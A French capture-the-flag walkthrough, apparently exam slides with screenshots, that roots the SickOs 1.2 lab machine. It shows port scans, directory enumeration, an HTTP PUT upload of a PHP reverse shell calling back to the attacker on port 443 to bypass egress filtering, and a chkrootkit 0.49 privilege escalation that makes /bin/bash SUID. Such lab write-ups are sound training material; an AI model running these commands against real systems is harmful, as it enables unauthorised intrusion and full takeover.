SICKOS 1.2

Walkthrough : De l'Extérieur au Root

APPROCHE MÉTHODIQUE DU PENTESTING

Pourquoi cette machine ?

Parfait pour l'Examen

SickOs 1.2 n'est pas dans la liste des machines déjà prises. Elle offre un scénario complet et logique, idéal pour une démonstration orale fluide de 15 minutes.

Compétences Variées

Ce challenge permet de démontrer un éventail complet de techniques : Scan réseau, Énumération Web, méthodes HTTP, contournement de pare-feu et élévation de privilèges via Cronjobs.

Phase 1 : Reconnaissance

Scan du Réseau

Première étape : identifier la cible sur le réseau local.

```
$ sudo netdiscover -r 192.168.195.0/24
```

Scan des Ports

Identification des services actifs avec Nmap.

```
$ nmap -sC -sV -p- 192.168.195.6
```

> Résultat : Port 22 (SSH) et Port 80 (HTTP) ouverts.

```
22/tcp open  ssh
| ssh-hostkey:
|   1024 66:8c:c0:f
|   2048 ba:86:f5:e
|_  256 a1:6c:fa:18
80/tcp open  http
```

kali-linux-2025.3-virtualbox-amd64 [En fonction] - Oracle VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

kali@kali: ~

Session Actions Edit View Help

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.195.1   0a:00:27:00:00:17      1      60  Unknown vendor
192.168.195.2   08:00:27:28:b2:1e      1      60  PCS Systemtechnik GmbH
192.168.195.6   08:00:27:6b:a8:c1      1      60  PCS Systemtechnik GmbH

┌──(kali㉿kali)-[~]
└─$
```

Home

File System

Trash

Rechercher

FRA

10:35

05/12/2025

CTRL DROITE

Phase 2 : Énumération Web

Exploration

La page d'accueil affiche une simple image "BLEH".
Le code source ne révèle rien d'intéressant.

Gobuster

Recherche de répertoires cachés via dictionnaire.

```
$ gobuster dir -u http://192.168.195.6 ...
```

Découverte du dossier **/test/**

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.195.6 -w /usr/share/wordlists/dirb/comm
═══════════════════════════════════════════════════════════════
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.195.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/index.php            (Status: 200) [Size: 163]
/test                 (Status: 301) [Size: 0] [──> http://192.168.195.6/te
Progress: 4613 / 4613 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

kali-linux-2025.3-virtualbox-amd64 [En fonction] - Oracle VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

Home

File System

Trash

kali@kali: ~


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.195.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 04:35 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.195.6
Host is up (0.0012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:6B:A8:C1 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.34 seconds

┌──(kali㉿kali)-[~]
└─$
```

192.168.195.6/

192.168.195.6

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB



>>>

CTRL DROITE

Rechercher

FRA 10:38 05/12/2025

La Faille : HTTP PUT

Analyse de la configuration du serveur sur le dossier `/test/`.

```
$  curl -v -X OPTIONS http://IP/test/
```

Résultat Critique

Le serveur retourne :

```
Allow: GET, HEAD, POST, PUT, DELETE,
OPTIONS
```

La présence de **PUT** signifie que nous pouvons téléverser n'importe quel fichier sur le serveur.

```
┌──(kali㉿kali)-[~]
└─$ curl -v -X OPTIONS http://192.168.195.6/test/
*   Trying 192.168.195.6:80 ...
* Connected to 192.168.195.6 (192.168.195.6) port 80
* using HTTP/1.x
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.195.6
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PRO
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Tue, 02 Dec 2025 12:32:29 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.195.6 left intact
```

Phase 3 : Exploitation

Préparation du Reverse Shell

Configuration du script PHP (PentestMonkey) pour se connecter à notre Kali.

- IP : **192.168.195.3**
- Port initial : **4444** (Port standard)

Upload (Exploitation PUT)

```
$ curl -v -T shell.php http://IP/test/shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.195.3';
$port = 4444;          //
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w;
$daemon = 0;
$debug = 0;
```

L'Obstacle Inattendu

> *"Le fichier est uploadé, le listener est prêt sur le port 4444... mais rien ne se passe."*

— Connexion Bloquée

Analyse : Egress Filtering

La machine cible possède un pare-feu interne qui bloque les connexions sortantes sur les ports non-standards comme le 4444.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

Contournement du Pare-feu

Tentative 1 : Port 4444

BLOQUÉ par le Firewall.

Adaptation : Port 443

Utilisation d'un port légitime (HTTPS).

Résultat

Connexion établie ! Shell obtenu.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.195.3';
$port = 443;          //
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w;
$daemon = 0;
$debug = 0;
```

kali-linux-2025.3-virtualbox-amd64 [En fonction] - Oracle VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

kali@kali: ~


Session Actions Edit View Help

```
curl: (2) no URL specified
curl: try 'curl --help' or 'curl --manual' for more information

┌──(kali㉿kali)-[~]
└─$ curl -v -X OPTIONS http://192.168.195.6/test/shell.php
*   Trying 192.168.195.6:80 ...
* Connected to 192.168.195.6 (192.168.195.6) port 80
* using HTTP/1.x
> OPTIONS /test/shell.php HTTP/1.1
> Host: 192.168.195.6
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< X-Powered-By: PHP/5.3.10-1ubuntu3.21
< Content-type: text/html
< Transfer-Encoding: chunked
< Date: Fri, 05 Dec 2025 09:39:27 GMT
< Server: lighttpd/1.4.28
<
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection refused (111)
* Connection #0 to host 192.168.195.6 left intact

┌──(kali㉿kali)-[~]
└─$
```

192.168.195.6/

192.168.195.6

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB



>>>

Home

File System

Trash

Rechercher

FRA 10:39 05/12/2025

CTRL DROITE

kali-linux-2025.3-virtualbox-amd64 [En fonction] - Oracle VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nano shell.php

┌──(kali㉿kali)-[~]
└─$ curl -v -T shell.php http://192.168.195.6/test/shell.php
*   Trying 192.168.195.6:80...
* Connected to 192.168.195.6 (192.168.195.6) port 80
* using HTTP/1.x
> PUT /test/shell.php HTTP/1.1
> Host: 192.168.195.6
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Length: 5494
>
* upload completely sent off: 5494 bytes
< HTTP/1.1 200 OK
< Content-Length: 0
< Date: Fri, 05 Dec 2025 09:47:16 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.195.6 left intact

┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
```

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.195.6/test/shell.php
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection timed out (110)

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.195.6/test/shell.php
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection timed out (110)

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.195.6/test/shell.php
^C

┌──(kali㉿kali)-[~]
└─$ curl http://192.168.195.6/test/shell.php
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection timed out (110)

┌──(kali㉿kali)-[~]
└─$
```

Home

File System

Trash

Rechercher

FRA

10:47

05/12/2025

CTRL DROITE

Phase 4 : Élévation de Privilèges

Recherche de Tâches Automatisées

Une fois dans le système, nous cherchons des Cronjobs.

```
$ ls -la /etc/cron.daily
```

La Découverte : Chkrootkit

Un script de sécurité nommé `chkrootkit` est présent.

```
$ chkrootkit -V
```

Version **0.49** : Cette version contient une vulnérabilité critique d'exécution de code local.

```
www-data@ubuntu:/$ chkrootkit -V
chkrootkit -V
chkrootkit version 0.49
```

L'Exploit Root

La Vulnérabilité

Chkrootkit 0.49 exécute automatiquement tout fichier nommé `update` situé dans `/tmp` avec les droits **ROOT**.

L'Attaque

```
$ echo '#!/bin/bash' > /tmp/update
$ echo 'chmod +s /bin/bash' >> /tmp/update
$ chmod +x /tmp/update
```

Nous demandons simplement au système de donner les droits SUID au binaire Bash.

ROOTED

Succès complet du challenge

```
$  /bin/bash -p
#  whoami
root
#  cat /root/flag.txt
7d03... (FLAG)
```